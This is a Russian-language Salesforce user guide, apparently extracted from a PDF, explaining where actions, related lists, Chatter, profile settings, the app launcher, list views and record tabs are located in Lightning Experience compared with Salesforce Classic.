Поиск действий и кнопок в Lightning Experience

Salesforce Classic отображает действия в публикаторе Chatter и кнопки на странице со сведениями о записи. Lightning Experience не делает различий для этих элементов. Он смешивает действия и кнопки, размещая их в различных областях согласно функциональности.

Поиск связанных списков в Lightning Experience

Записи в Salesforce содержат данные и ссылки на другие связанные записи. Salesforce Classic отображает связанные записи в списках, расположенных внизу страницы. В Lightning Experience сопутствующие сведения отображаются в картах связанных списков. Для интересов и возможностей, объектов содержащих рабочее пространство, доступ к картам связанных списков осуществляется из вкладки «Связанные». Для ссылочных объектов, таких как организации и контакты, а также для групп и людей, карты связанных списков отображаются на правой стороне страницы.

Поиск функций Chatter в Lightning Experience

С помощью Lightning Experience, можно объединять людей и группы, безопасно обмениваться деловыми сведениями в реальном времени, как вы привыкли в Salesforce Classic. В новом интерфейсе доступ к лентам, группам и профилям Chatter немного отличается. Но посмотрев этот небольшой обзор, вы быстро освоитесь.

Работа с меню «Настройка» в Lightning Experience

Благодаря меню «Настройка» в Lightning Experience стало намного быстрее и проще настраивать Salesforce в соответствиями с текущими требованиями компании.

Поиск справки в Lightning Experience

В Lightning Experience на каждой странице имеется контекстное меню справки со ссылками на ресурсы — разделы справки, пошаговые руководства, видеоматериалы, руководства разработчика и PDF, — имеющие отношение к особым задачам на данной странице.

Поиск профиля и личных параметров в Lightning Experience

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В Salesforce Classic ваш профиль и личные параметры можно найти в меню с вашим именем. В Lightning Experience процесс такой же. Ссылки на эти действия можно найти, щелкнув по изображению своего профиля. Хотите переключаться между Lightning Experience и Salesforce Classic? Ссылки можно также найти, сделав то же самое отсюда.

В Salesforce Classic щелкните свое имя пользователя, чтобы получить ссылки на профиль и личные параметры (**1**). Чтобы попасть в свой профиль в Lightning Experience, щелкните по фотографии профиля (**3**) для открытия переключателя (**4**). Затем снова щелкните по фотографии профиля, чтобы получить доступ к профилю (**5**). Щелкните по значку **«Настройки»** (**6**) для обновления личных сведений.

Чтобы перейти на Lightning Experience из Salesforce Classic, щелкните по своему имени в заголовке Salesforce Classic, затем по **«Переключиться на Lightning Experience»** (**2**). Желаете вернуться к Salesforce Classic? Щелкните по **«Переключиться на Salesforce Classic»** (**7**). Мы запомним ваш выбор и сделаем его действующим по умолчанию.

Кстати, если не добавить фото, то выглядеть вы будете вот так:  . Пожалуй, это не самый лучший вид, поэтому щелкните его (**5**), чтобы загрузить свое фото профиля.


Что такое «Добавление имени пользователя» (**8**)? И почему другие имена пользователей перечислены здесь (**9**)? С помощью Lightning Experience пользователи могут переключаться между именами пользователей. Если у вас несколько имен пользователя в одной или нескольких организациях, вы сможете выбирать имя пользователя из списка. Например, администраторы Salesforce могут входить в систему от имени другого пользователя при настройке профилей и наборов полномочий. Не беспокойтесь, если не видите эту информацию. Большинство пользователей имеют одно имя пользователя. Или ваш администратор отключил эту функцию в вашей организации.


Поиск объектов и приложений в Lightning Experience

В Salesforce Classic для доступа к объектам, таким как организации и интересы, применяются вкладки (1). Вкладки также применяются и для других функций, таких как домашняя страница и Chatter. Навигация в Lightning Experience (2) аналогична навигации в Salesforce Classic, не считая некоторых усовершенствований. В Lightning Experience можно выполнять действия и переходить к недавним записям и спискам посредством панели навигации, а также переключаться между приложениями с цветами и фирменным стилем, заданными пользователем.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.





С помощью средства запуска приложений откройте приложения в Salesforce Classic (3) и Lightning Experience. Средство запуска приложений в Lightning Experience всегда доступно на панели навигации (4) и отображает приложения, настраиваемые пользователем, с настраиваемыми логотипами, цветами и описаниями (5). Если вы ищете элемент, которого нет в текущем приложении, его можно найти в средстве запуска приложений в Lightning Experience. Средство запуска приложений ускоряет поиск нужного элемента или приложения (6).




Поиск списковых представлений в Lightning Experience

Lightning Experience улучшает работу со списковыми представлениями Salesforce Classic, предлагая улучшенную компоновку страниц, удобную навигацию, создание и редактирование списков на месте.

Прим.: В списковых представлениях можно просматривать только те данные, к которым предоставлен доступ. Разрешается просматривать собственные записи, записи, доступные для чтения и записи, а также те, доступ к которым предоставлен другими пользователями. В списковые представления также входят записи, принадлежащие пользователям, расположенным ниже в иерархии ролей, или предоставленные ими. Доступные поля определяются макетами страниц и параметрами безопасности поля.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.




- Выберите списковое представление в раскрывающемся списке (1).
- Создание, редактирование и удаление списковых представлений в меню «Средства управления просмотром спискового представления» (2).
- Быстрое изменение фильтров представления (3) и фильтрация отображаемых записей.
- Создание записей прямо в списковом представлении (4).
- Редактирование полей прямо в списковом представлении (5).
- *(Только для коммерческих возможностей)* Переключение между стандартным списковым представлением и новой панелью «Карточка производственного заказа для коммерческих возможностей» (6), визуальным средством отслеживания ожидаемых продаж.
- Редактирование и удаление определенных записей (7).
- Визуализация данных из списковых представлений с помощью диаграмм (8): вертикальная, горизонтальная или круговая.
- Более быстрый поиск определенного спискового представления (9).

Работа с записями в Lightning Experience

В Salesforce Classic описание записи, связанные списки и лента отображаются на одной странице. Такое расположение ведет к частой прокрутке, особенно в записях, где много данных. В Lightning Experience описание записи, сопутствующие сведения и лента расположены в отдельных вкладках между которыми легко переключаться.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- В Salesforce Classic элемент управления «Показать ленту» (1) контролирует видимость ленты Chatter для записи. В Lightning Experience, лента записи и компоновщик записи всегда доступны на вкладке «Сотрудничество» (1).
- Все подробности о записи приведены на вкладке «Сведения» (2).
- В Salesforce Classic записи содержат связанные списки (3), а Lightning Experience отображает сопутствующие сведения в карточках связанных списков (3). См. в разделе Поиск связанных списков в Lightning Experience более подробное описание работы со связанной информацией в новом и классическом пользовательском интерфейсе.

СМ. ТАКЖЕ:

Поиск действий и кнопок в Lightning Experience


Создание ярлыков к часто используемым вами страницам Salesforce с помощью списка избранного

Поиск действий и кнопок в Lightning Experience

Salesforce Classic отображает действия в публикаторе Chatter и кнопки на странице со сведениями о записи. Lightning Experience не делает различий для этих элементов. Он смешивает действия и кнопки, размещая их в различных областях согласно функциональности.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- Стандартные действия Chatter «Сообщение» и «Опрос» (1) отображаются в компоновщике на вкладке «Chatter» в Lightning Experience. Однако, другие стандартные действия, такие как «Благодарность» и «Ссылки», недоступны в новом интерфейсе.

- Действия «Запись вызова в журнал», «Новая задача» и «Новое событие» (2) из макета страницы объекта отображаются в компоновщике на вкладке «Действие». Если кнопка «Отправить письмо» входит в макет страницы объекта, то действие «Письмо» также будет в компоновщике. Эти действия создают записи, связанные с записью, которую просматривает пользователь.

  Или воспользуйтесь меню «Глобальные действия» ( ) в заголовке, чтобы совершить действия, не связанные с текущей записью.

- Стандартные и поддерживаемые настраиваемые кнопки (3) на макете страницы, включая кнопку «Редактирование», появятся в меню действий. Другие глобальные и объектные действия на макете страницы, в том числе действия Visualforce и Force.com Canvas, также появятся в меню.
- Как и в Salesforce Classic, настраиваемые ссылки входят в описание записей. Чтобы найти их, перейдите на вкладку «Описание».

СМ. ТАКЖЕ:

Действия в Lightning Experience

Порядок действий в Lightning Experience


Навигация и действия: Функции, отличающиеся или недоступные в Lightning Experience

Поиск связанных списков в Lightning Experience

Записи в Salesforce содержат данные и ссылки на другие связанные записи. Salesforce Classic отображает связанные записи в списках, расположенных внизу страницы. В Lightning Experience сопутствующие сведения отображаются в картах связанных списков. Для интересов и возможностей, объектов содержащих рабочее пространство, доступ к картам связанных списков осуществляется из вкладки «Связанные». Для ссылочных объектов, таких как организации и контакты, а также для групп и людей, карты связанных списков отображаются на правой стороне страницы.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Для первых восьми карт связанных списков в записи:

- Кнопки связанных списков (1) расположены в верхнем правом углу каждой карты связанного списка. При наличии нескольких кнопок, для работы с ними используйте раскрывающееся меню.
- Каждый элемент в карте связанного списка содержит ссылку (2), открывающую связанную запись.
- Действия по конкретной записи (3) расположены в раскрывающемся меню рядом с каждой связанной записью.
- Когда карты связанных списков находятся на правой стороне страницы, каждая карта отображает до трех записей. Для ссылочных объектов карты связанных список отображают до шести записей. В обоих случаях детализируйте (4), чтобы посмотреть полный список связанных записей.

Если для записи есть более восьми связанных списков, дополнительные карты списков показывают только название объекта. Щелкните название в карте связанного списка, чтобы открыть полный список, с кнопками и сопутствующими действиями, не входящими в карту.


Поиск функций Chatter в Lightning Experience

С помощью Lightning Experience, можно объединять людей и группы, безопасно обмениваться деловыми сведениями в реальном времени, как вы привыкли в Salesforce Classic. В новом интерфейсе доступ к лентам, группам и профилям Chatter немного отличается. Но посмотрев этот небольшой обзор, вы быстро освоитесь.


В Salesforce Classic функции Chatter располагались в боковой панели вкладки Chatter. В Lightning Experience доступ к главной ленте (1), профилям коллег (2) и группам (3) выполняется напрямую из вкладок наверху страницы.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

